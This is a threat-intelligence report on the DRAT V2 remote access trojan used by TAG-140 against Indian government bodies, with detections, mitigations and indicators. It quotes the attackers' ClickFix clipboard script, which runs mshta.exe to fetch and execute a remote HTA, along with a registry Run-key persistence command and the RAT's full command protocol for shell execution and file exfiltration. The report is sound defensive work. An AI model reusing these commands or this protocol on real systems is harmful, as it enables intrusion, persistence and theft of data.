

DRAT V2: Updated DRAT Emerges in TAG-140's Arsenal

DRAT V2 adds remote shell command execution, giving TAG-140 flexible post-exploitation control of infected systems.

DRAT V2 updates its C2 obfuscation by adding junk strings before Base64-encoding IPs, likely to impede basic decoding and evade detection by automated tools.

TAG-140 continues to favor simplicity over stealth by using ClickFix-style social engineering attacks, initiating the attacks with a cloned Indian Ministry of Defence press portal.

Executive Summary

During an investigation into a [recent](#) TAG-140 campaign targeting Indian government organizations, Insikt Group identified a modified variant of the DRAT remote access trojan (RAT), which we designated as DRAT V2. TAG-140 has overlaps with SideCopy, an operational subgroup assessed to be a sub-cluster or operational affiliate of Transparent Tribe (also tracked as APT36, ProjectM, or MYTHIC LEOPARD). TAG-140 has consistently demonstrated iterative advancement and variety in its malware arsenal and delivery techniques. This latest campaign, which spoofed the Indian Ministry of Defence via a cloned press release portal, marks a slight but notable shift in both malware architecture and command-and-control (C2) functionality.

The deployment of DRAT V2 reflects TAG-140's ongoing refinement of its remote access tooling, transitioning from a .NET-based version of DRAT to a new Delphi-compiled variant. Both versions are among numerous RATs the group has leveraged, such as CurlBack, SparkRAT, AresRAT, Xeno RAT, AllaKore, and ReverseRAT, indicating a pattern of rotating malware use. DRAT V2 updates its custom TCP-based, server-initiated C2 protocol and expands functional capabilities, including arbitrary shell command execution and enhanced file system interaction.

Analysis of the infection chain indicates that initial access was achieved through a ClickFix-style social engineering lure. Victims were enticed to execute a malicious script via `mshta.exe`, which led to the execution of the BroaderAspect .NET loader, which has [previously](#) been used by TAG-140. BroaderAspect establishes persistence and subsequent DRAT V2 installation and execution.

Insikt Group attributes this activity to TAG-140 with moderate confidence based on domain overlap, malware lineage, and infrastructure characteristics. DRAT V2's enhancements suggest a likely increase in TAG-140's capacity for tailored post-exploitation and lateral movement across victim networks. As such, its emergence is a relevant indicator of the threat actor's maturing tradecraft and strategic targeting of India's defense and governmental institutions.

Key Findings

- DRAT V2 adds a new command (`exec_this_comm`) for arbitrary shell command execution, enhancing post-exploitation flexibility.
- The malware obfuscates its C2 IP addresses using Base64 encoding with prepended strings to hinder straightforward decoding.
- Compared to its predecessor, DRAT V2 reduces string obfuscation by keeping most command headers in plaintext, likely prioritizing parsing reliability over stealth.
- DRAT V2 updates its custom server-initiated TCP protocol to support commands input in both ASCII and Unicode, while responding in ASCII only.
- DRAT V2 lacks advanced anti-analysis techniques and relies on basic infection and persistence methods, making it detectable via static and behavioral analysis.

Background

TAG-140 is a threat actor group that overlaps with the publicly reported group Sidecopy, a [suspected](#) Pakistani state-aligned advanced persistent threat (APT) group assessed to be a sub-cluster or operational affiliate of Transparent Tribe (also tracked as APT36, ProjectM, or MYTHIC Leopard). Active since at least 2019, TAG-140 primarily [targets](#) Indian entities, with recent activity expanding beyond traditional government, defense, maritime, and academic sectors to now include organizations affiliated with the country's railway, oil and gas, and external affairs ministries.

The group has demonstrated ([1](#), [2](#), [3](#)) a consistent evolution in its tradecraft: leveraging spearphishing campaigns, using HTML applications (HTAs) or Microsoft Installer (MSI) packages for distribution, exploiting software vulnerabilities (for example, WinRAR), and using many different RATs such as CurlBack, SparkRAT, AresRAT, Xeno RAT, AllaKore, ReverseRAT, and DRAT. Their infection chains commonly target both Windows and Linux environments.

Insikt Group analyzed [artifacts](#) from a recent ClickFix campaign spoofing the Indian Ministry, which we have attributed to TAG-140 threat actors. TAG-140 created a counterfeit website mimicking the Indian Ministry of Defence's official press release portal using the malicious domain *email[.]gov[.]in[.]drdosurvey[.]info*, which closely resembles the legitimate government website *mod[.]gov[.]in* (urlscan.io). The cloned website replicated the structure and layout of the authentic portal, listing press releases from September 2023 to April 2025. However, only the link for March 2025 was active.

The screenshot shows a cloned website for the Ministry of Defense of India. The URL in the browser is <https://email.gov.in.drDOSurvey.info/content/press-releases-ministry-defence-0.html>. The page features the Government of India logo and the Ministry of Defense logo. A navigation bar includes links for 'About Us', 'Parliament Matters', 'Publications', 'RTI', 'राजभाषा', 'Press Releases', and 'Who's Who'. Below the navigation bar is a banner with images of military equipment. The main content area is titled 'Press Releases of the Ministry Of Defence' and contains a table with the following data:

S.No.	Month	Releases
1	March, 2025	Click here
2	February, 2025	No Data
3	December, 2024	No Data
4	November, 2024	No Data
5	October, 2024	No Data
6	September, 2024	No Data
7	August, 2024	No Data
8	July, 2024	No Data

Figure 1: Cloned Ministry of Defense portal (Source: [Hunt.io](#))

Clicking the active March 2025 link triggered a ClickFix-style social engineering attack. Insikt Group conducted additional analysis of the TAG-140 Windows infection chain and determined it to be similar to an infection chain [reported](#) by Seqrite Labs in their research on TAG-140 activity, which was identified in late 2024. Our analysis of the infection chain (**Figure 2**) reveals that the final payload is a new Delphi-based variant of DRAT (referred to as DRAT V2). Previously, DRAT was developed in .NET and was first [attributed](#) to SideCopy activity in 2023. The updated variant includes new command functionality and a slightly modified C2 protocol.




Figure 2: TAG-140 infection chain dropping DRAT V2 (Source: Recorded Future)

1. The user is directed to the URL below (urlscan.io). While we do not know the delivery mechanism used, based on TAG-140's tactics, techniques, and procedures (TTPs), this is likely delivered as a spearphishing email enticing the user to click on the link. The user is then lured to click on the "March 2025 Release" link. From a Windows machine, clicking on that link redirects the user to the uniform resource identifier (URI) `/captcha/windows.php`.

```
hxxps://email[.]gov[.]in[.]drdosurvey[.]info/content/press-releases-ministry-defence-0.html
```

2. The redirected website (urlscan.io) displays the warning "**Disclosure - For Official Use Only (FOUO)**" and asks the user to click "continue."
3. Clicking "continue" runs JavaScript that copies the malicious command below to the clipboard and directs the user to paste and execute it in a command shell. The command uses `mshta.exe`

to fetch and run a remote script (`index.php/sysinte.hta`) from TAG-140's infrastructure, *trade4wealth[.]in*.

```
const calcPath = "C:\\\\Windows\\System32\\mshta.exe  
hxxps://trade4wealth[.]in/admin/assets/css/default/index.php";  
navigator.clipboard.writeText(calcPath)
```

4. Execution of `index.php/sysinte.hta` creates and executes the BroaderAspect loader, first [reported](#) on by Seqrite Labs. BroaderAspect performs the following actions:

- a. Downloads and opens the decoy document `survey.pdf` from the following URL:

```
hxxps://trade4wealth[.]in/admin/assets/css/Vertical-layout-design/0  
1/survey.pdf
```

- b. Creates and executes a Windows batch file named `noway.bat`, which contains a command that establishes persistence for DRAT v2 by adding a registry entry to a Microsoft-defined autostart location

```
REG ADD "HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" /V  
"Edgre" /t REG_SZ /F /D "cmd /C start  
C:\\Users\\Public\\USOShared-1de48789-1285\\zuidrt.pdf
```

- c. Downloads and decompresses the DRAT V2 payload from the following URLs:

Initial Request:

```
hxxps://trade4wealth[.]in/admin/assets/css/Vertical-layout-design/0  
2
```

Redirect:

```
hxxps://trade4wealth[.]in/admin/assets/css/Vertical-layout-design/0  
2/ayty.ert
```

- d. Executes DRAT V2 with the following command:

```
C:\\Windows\\system32\\cmd.exe /c cmd /C start  
C:\\Users\\Public\\USOShared-1de48789-1285\\zuidrt.pdf
```

Insikt Group attributes this activity to TAG-140 with moderate confidence based on the following aspects:

1. The impersonation and targeting of Indian defense organizations, such as the Indian Ministry of Defense, aligns with known TAG-140 targets.
2. Use of BroaderAspect loader and DRAT (either variant), both of which seem to be exclusively used by TAG-140 (1, 2), aligns with TAG-140 TTPs.
3. The domain *email[.]gov[.]in[.]drdosurvey[.]info* overlaps with other APT36 attacks (1, 2) and uses Namecheap as its hosting provider. We have observed in multiple instances that TAG-140 commonly uses Namecheap, along with GoDaddy and Hostinger (1, 2, 3, 4).
4. In addition to DRAT V2, TAG-140 has previously used Delphi-based malware, such as the open-source AllaKore RAT.

Technical Analysis

DRAT V2 is a lightweight RAT developed in Delphi and represents an evolution of the earlier .NET-based variant first attributed to TAG-140 in 2023. DRAT V2 introduces several updates from its predecessor, including:

- An update to its custom TCP server-initiated C2 protocol
- Enhanced Base64 obfuscation of C2 infrastructure with added prepended strings
- Updated command headers and a new command for the execution of arbitrary Windows commands

A high-level overview of DRAT V2 is provided in **Figure 3**.




Figure 3: DRAT V2 summary (Source: Recorded Future)

DRAT V2 supports a set of commands that allow TAG-140 operators to perform a wide range of interactions with compromised hosts. Upon establishing communication, the malware passively awaits instructions from the C2 server. Supported operations include system reconnaissance, such as collecting the username, operating system version, system time, and current working directory, as well as connectivity validation and enumeration of local file systems and directories.

Beyond reconnaissance, DRAT V2 facilitates more active engagement with the target environment. It enables file transfers in both directions between the host and the C2 infrastructure, allowing operators to upload additional payloads or exfiltrate data. Additionally, it supports the execution of local files and arbitrary Windows shell commands, returning the output to the C2. These functions provide TAG-140 with persistent, flexible control over the infected system and allow for both automated and interactive post-exploitation activity without requiring the deployment of auxiliary malware tools. **Figure 4** provides a summary of DRAT V2's capabilities.

Classification	Anti-Analysis	Defense Evasion
 <p>Remote Access Trojan</p>	 <p>Base64 encodes the strings used to report the Windows version and the C2 IP</p>	 <p>None</p>
Execution	Collection	Command-and-Control
 <p>Gather system and file information, test connectivity file manipulation, file execution, and remote command execution</p>	 <p>None</p>	 <p>Custom server-initiated protocol; the malware connects to the C2 server and waits for the commands</p>

Figure 4: DRAT V2 capability matrix (Source: Recorded Future)

DRAT V2 Commands

DRAT V2 continues its use of a command interface that is a custom TCP, text-based, server-initiated protocol to support remote control capabilities across a compromised host. Command execution, file manipulation, and system reconnaissance are enabled through a structured format.

The DRAT V2 command protocol is distinguished by the use of tilde (~) and pipe (|) characters as delimiters. Upon establishing connectivity with its C2 infrastructure, the malware enters a passive state, awaiting inbound instructions from the server. These instructions span nine discrete command types (**Table 1**), encompassing capabilities such as host reconnaissance, file management, and direct execution. Each command follows a deterministic format, allowing the operator to orchestrate post-compromise actions with consistency and low overhead.

DRAT V2 Command	Capability	Description
<code>initial_infotonas</code>	System Information	This command initiates system-level reconnaissance by requesting host environment details, including username, OS version, timestamp, and working directory. The response is structured across seven fields.
<code>sup</code>	Echo/Connectivity Test	This command is used to verify active communication with the compromised host.
<code>lst_of_sys_drvs</code>	List Volumes	This command allows DRAT V2 to enumerate accessible logical drives on the target machine.
<code>here_are_dir_details</code>	List Directories and Files with Info	This command retrieves structured metadata for directories and files, including name, size, timestamp, and path. Notably, the implementation contains a flaw where the full path concatenates improperly with subsequent entries, potentially impacting operator parsing.
<code>filina_for_down</code>	File Size	This command is used to retrieve the byte size of a specified file.
<code>file_upl</code>	File Upload	This command supports the transfer of files from the C2 to the target host. The command requires specification of both the file path and size, facilitating payload staging or deployment of secondary tools.
<code>this_filina_exec</code>	File Execution	This command executes a specified file on the host system. This capability enables the delivery of additional payloads or the execution of existing binaries within the local file system.
<code>fil_down_confirmina</code>	File Download	This command enables exfiltration of files from the victim system to the C2 server. Unlike other responses, there is no response header, and only the raw file contents are sent to the C2.
<code>exec_this_comm</code>	Command Execution	This command permits arbitrary shell command execution on the infected host. This adds significant flexibility for interactive operations, enabling real-time tasking and on-demand post-exploitation activity.

Table 1: DRAT V2 commands (Source: Recorded Future)

This command set enables TAG-140 to support a range of post-exploitation objectives, including host reconnaissance, data staging, and potential lateral movement. Notably, DRAT V2 extends the functionality of its predecessor by incorporating support for arbitrary command execution. **Appendix B** provides detailed breakdowns of each command, including parameters.

Figure 5 shows an example of the C2 communication between an infected host and the C2. In this example, the C2 server sends the command `exec_this_comm~whoami`, which tells the infected host to execute the command `whoami`. The infected host then responds with the output of the command.

00000000	65 78 65 63 5f 74 68 69	73 5f 63 6f 6d 6d 7e 77	exec_this_comm~w
00000010	68 6f 61 6d 69		hoami
00000000	63 6f 6d 6d 5f 72 65 73	75 6c 74 77 61 7e 64 65	comm_res ultwa~de
00000010	73 6b 74 6f 70 2d 6e 76	65 68 63 78 30 5c 62 73	sktop-nv ehcx0\bs
00000020	6d 69 74 68 0d 0a		mith..

Figure 5: DRAT V2 command execution request and response packets recorded and displayed by Wireshark (Source: Recorded Future)

DRAT vs DRAT V2

This comparative analysis highlights the technical and operational differences between the original DRAT and DRAT V2. The shift in development platforms marks a significant architectural transition that affects how the malware is compiled, executed, and potentially detected. Although both variants maintain similar core functionalities as lightweight RATs, DRAT V2 introduces meaningful enhancements in its command structure, C2 obfuscation techniques, and communication protocol while also minimizing its use of string obfuscation. These adaptations likely reflect TAG-140's continued efforts to evolve their tooling for improved evasion, modularity, and flexibility in post-exploitation operations.

Command Header Variation

While both DRAT variants implement similar commands for remote administration, each version uses distinct naming conventions for command headers. For instance, DRAT's system information command is labeled `getInformitica`, whereas DRAT V2 uses `initial_infotonas`. DRAT V2 also introduced a new command, `exec_this_comm`, which enables arbitrary shell command execution on the infected host, an enhancement not present in the original DRAT and indicative of expanded post-exploitation capabilities. The below comparison table (**Table 2**) presents a detailed, line-by-line breakdown of request and response headers across both versions. In that table, command mappings highlighted in green denote commands that are functionally retained across both variants, while items highlighted in yellow represent new additions exclusive to DRAT V2.

Command	DRAT Command Header	DRAT V2 Command Header
System Information Request	getInformatica	initial_infotonas
System Information Response	informaticaBack	my_ini_info
Echo/Connectivity Test Request	sup	sup
Echo/Connectivity Test Response	supconfirm	hello_frm_me
List Volumes Request	drivesList	lst_of_sys_drvs
List Volumes Response	drivesList	lst_of_sys_drvs
List directories and files with info Request	enterPath	here_are_dir_details
List directories and files with info Response	enterPath	here_are_dir_details
File Size Request	fdl	filina_for_down
File Size Response	fInfo	fileina_detailwa
File Upload Request	fup	file_upl
File Upload Response	fupConfirm	file_upl_confm
File Exec Request	fupexec	this_filina_exec
File Exec Response	fupexecConfirm fileExecuted	file_exec_confirm
File Download Request	fdlConfirm	fil_down_confirmina
Command Execution Request		exec_this_comm
Command Execution Response		comm_resultwa
File Download Response	[File Content]	[File Content]

Table 2: Command comparison between DRAT and DRAT V2 (Source: Recorded Future)

Text Format in C2 Communications

Both versions leverage text-based communication protocols for C2 interactions. However, they differ in encoding requirements: DRAT V2 accepts commands in both Unicode and ASCII, but always responds in ASCII, whereas the original DRAT mandates Unicode for both input and output (**Figure 6**).

00000000	64 00 72 00 69 00 76 00	65 00 73 00 4c 00 69 00	d.r.i.v. e.s.L.i.
00000010	73 00 74 00		s.t.
00000000	64 00 72 00 69 00 76 00	65 00 73 00 4c 00 69 00	d.r.i.v. e.s.L.i.
00000010	73 00 74 00 7e 00 43 00	3a 00 5c 00 7c 00 31 00	s.t.~.C. :.\ .1.
00000020	30 00 30 00 30 00 30 00	30 00 30 00 0a 00	0.0.0.0. 0.0...

Figure 6: DRAT V1 list volumes request and response recorded and displayed by Wireshark (Source: Recorded Future)

Differences in System Information

The system information response of both versions includes many similarities, but several differences include the text in Unicode, different command request headers, and WinDefender instead of win-def, both of which are hard-coded. Finally, the format of the Windows version in the system information response varies between DRAT and DRATV2. DRAT simply returns the value from the registry key, Software\Microsoft\Windows NT\CurrentVersion\ProductName, while DRAT V2 gets the Windows version using the API call GetVersionExW() and returns a custom string that is Base64-encoded in the source code. **Table 3** outlines the differences between the two commands.

System Information Components	DRAT System Information Response	DRAT V2 System Information Response
Command Separator	Data after the ~ character from the inbound request	Data after the ~ character from the inbound request
N.A Field	Hard-coded "N.A"	Hard-coded "N.A"
Username Field	Username retrieved via SystemInformation.Username()	Username retrieved via System::Sysutils::GetEnvironmentVariable("USERNAME")
Windows Version Field	The Windows version retrieved by: Software\Microsoft\Windows NT\CurrentVersion\ProductName Example: Windows 10 Pro	The Windows version retrieved by GetVersionExW() is translated into one of the following: <ul style="list-style-type: none"> • V2luZG93cyAxMSBPUw== <ul style="list-style-type: none"> ◦ Windows 11 OS

String Obfuscation

String obfuscation strategies also differ between the variants. DRAT employs a more extensive scheme, using a substitution algorithm to encode both commands and operational strings. DRAT V2, on the other hand, selectively obfuscates strings, such as Windows version and C2 information, but leaves command headers in plaintext. This limited obfuscation approach in DRAT V2 may represent a trade-off between stealth and parsing reliability.

Detections



Detections

Snort



- Detect DRAT Malware Outbound C2 Communication: Use these Snort rules to detect outbound DRAT and DRAT V2 C2 communication.

Sigma



- Detect TAG-140 Persistence via Run Key: Use this Sigma rule to detect TAG-140 attacks that establish persistence by creating a registry run key via a batch file when the batch file is missing the closing quotations in the command.

YARA



- Detect BroaderAspect Loader used by TAG-140: Use this YARA rule to detect files containing strings associated with the BroaderAspect malware, including .pdf and .bat file extensions and specific malware identifiers.
- Detect DotNet and Delphi variants of the DRAT malware used by TAG-140: Use these YARA rules to detect DRAT and DRAT V2

Mitigations

- Block or monitor outbound TCP connections to uncommon destination ports used by DRAT V2 for C2 operations, such as 3232, 6372, and 7771. Monitor anomalous TCP traffic that does not match known protocols that target high-numbered ports.
- Inspect network traffic for outbound command responses and inbound shell command instructions (**Appendix B**) encoded in Base64, ASCII, or Unicode formats. Emphasize traffic decoding and inspection, especially over TCP sessions established to unusual ports.
- Use the detection rules in this report to identify DRAT V2 execution and persistence via registry run keys, file-based loaders, and encoded C2 patterns. Deploy custom YARA rules to detect both .NET and Delphi-compiled DRAT samples.
- Deploy detection logic to monitor `mshta.exe`, which invokes remote scripts or launches secondary payloads. This is a key component in the infection chain, where malicious HTA scripts fetch and launch DRAT loaders like BroaderAspect.
- Monitor registry modification events, particularly those involving `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. TAG-140 uses these for persistence by executing DRAT V2 via disguised filenames in `C:\Users\Public\`.

Outlook

TAG-140's deployment of DRAT V2 is consistent with the group's long-standing practice of maintaining a broad and interchangeable suite of remote access trojans. This continued diversification complicates attribution, detection, and monitoring activity. DRAT V2 appears to be another modular addition rather than a definitive evolution, reinforcing the likelihood that TAG-140 will persist in rotating RATs across campaigns to obscure signatures and maintain operational flexibility.

Despite these challenges, the DRAT V2 infection chain exhibits limited use of defensive evasion or anti-analysis techniques. The absence of code obfuscation, sandbox evasion, or complex loader behaviors increases the feasibility of early detection through basic telemetry and static analysis. Security teams should anticipate continued experimentation with malware tooling and infection chains. Monitoring for spearphishing infrastructure, loader reuse, and behavioral indicators, rather than specific malware families, will be critical in sustaining visibility into TAG-140 activity.

Appendix A: Indicators of Compromise

DRAT V2

```
ce98542131598b7af5d8aa546efe8c33a9762fb70bff4574227ecaed7fff8802  
0d68012308ea41c6327eeb73eea33f4fb657c4ee051e0d40a3ef9fc8992ed316  
c73d278f7c30f8394aeb2ecbf8f646f10dcff1c617e1583c127e70c871e6f8b7
```

DRAT

```
830cd96aba6c328b1421bf64caa2b64f9e24d72c7118ff99d7ccac296e1bf13d  
c328cec5d6062f200998b7680fab4ac311eafaf805ca43c487cda43498479e60
```

DRAT V2 C2

```
185[.]117[.]90[.]212:7771  
154[.]38[.]175[.]83:3232  
178[.]18[.]248[.]36:6372
```

DRAT C2

```
38[.]242[.]149[.]89:61101
```

Appendix B: DRAT V2 Command Parameters and Response

System Information

The `initial_infotonas` command initiates system-level reconnaissance by requesting host environment details, including username, OS version, timestamp, and working directory. The response is structured across seven fields.

System Information Request Header	Parameters	Parameter Description
<code>initial_infotonas</code>	1	Unknown: sequential numbers were observed

System Information Response Header	Parameters	Parameter Description
<code>my_ini_info</code>	7	1: Data after the ~ character from the inbound request
		2: Hard-coded string "N.A"
		3: Username retrieved via <code>System::Sysutils::GetEnvironmentVariable("USERNAME")</code>
		4: Windows version retrieved by <code>GetVersionExW()</code> , translated into one of the following, which is Base64-encoded in the source code: <ul style="list-style-type: none"> Windows 11 OS Windows 10 OS Windows 8 or 10 Windows 7 OS Unknown Windows Version
		5: Hard-coded string <code>win-def</code>
		6: Current date and time in the YYYY-MM-DD HH:MM:SS format, retrieved via <code>System::SysUtils::Now()</code>
		7: Full path of the working directory

Echo/Connectivity Test

The `sup` command is used to verify active communication with the compromised host.

Echo/Connectivity Test Request Header	Parameters	Parameter Description
sup	0	

Command Execution Response Header	Parameters	Parameter Description
hello_frm_me	0	

List Volumes

The `lst_of_sys_drvs` command allows DRAT V2 to enumerate accessible logical drives on the target machine.

List Volumes Request Header	Parameters	Parameter Description
lst_of_sys_drvs	0	

List Volumes Response Header	Parameters	Parameter Description
lst_of_sys_drvs	1	List of volumes in the following format: [volume letter 1]:\1000000\r\n[volume letter 2]1000000\r\n[volume letter n]1000000\r\n

List Directories with Attributes

The `here_are_dir_details` command retrieves structured metadata for directories and files, including name, size, timestamp, and path. Notably, the implementation contains a flaw where the full path concatenates improperly with subsequent entries, potentially impacting operator parsing.

List Directories Request Header	Parameters	Parameter Description
here_are_dir_details	1	Directory path

List Directories Response Header	Parameters	Parameter Description
here_are_dir_details	1	List of sub-directories and files with attributes in the following format, separated by "+": <ul style="list-style-type: none"> Directory or filename

List Directories Response Header	Parameters	Parameter Description
		<ul style="list-style-type: none"> File size in bytes or "N/A" for directories Timestamp of file using <code>Sysutils::FileAge</code> or the default 1899-12-29 00:00:00 for directories Full path

File Size

The `filina_for_down` command is used to retrieve the byte size of a specified file.

File Size Request Header	Parameters	Parameter Description
<code>filina_for_down</code>	1	File path

File Size Response Header	Parameters	Parameter Description
<code>fileina_detailwa</code>	1	Size in bytes of the file

File Upload

The `file_upl~` command supports the transfer of files from the C2 to the target host. The command requires specification of both the file path and size, facilitating payload staging or deployment of secondary tools.

File Upload Request Header	Parameters	Parameter Description
<code>fil_upl~</code>	2	File path and size

File Upload Response Header	Parameters	Parameter Description
<code>fil_upl_confrm</code>	0	

File Execution

The `this_filina_exec` command executes a specified file on the host system. This capability enables the delivery of additional payloads or the execution of existing binaries within the local file system.

File Execution Request Header	Parameters	Parameter Description
<code>this_filina_exec</code>	1	Full path of the file to execute

File Execution Response
<code>file_exec_confirm</code>

File Download

The `fil_down_confirmina` command enables exfiltration of files from the victim system to the C2 server. Unlike other responses, there is no response header, and only the raw file contents are sent to the C2.

File Download Request Header	Parameters	Parameter Description
<code>fil_down_confirmina</code>	1	Full path of the file to download

File Download Response Header	Parameters	Description
Does not have a header	0	Raw file contents

Command Execution

The `exec_this_comm` command permits arbitrary shell command execution on the infected host. This adds significant flexibility for interactive operations, enabling real-time tasking and on-demand post-exploitation activity.

Command Execution Request Header	Parameters	Parameter Description
<code>exec_this_comm</code>	1	Windows command

Command Execution Response Header	Parameters	Parameter Description
<code>comm_resultwa</code>	1	Requested Windows command response

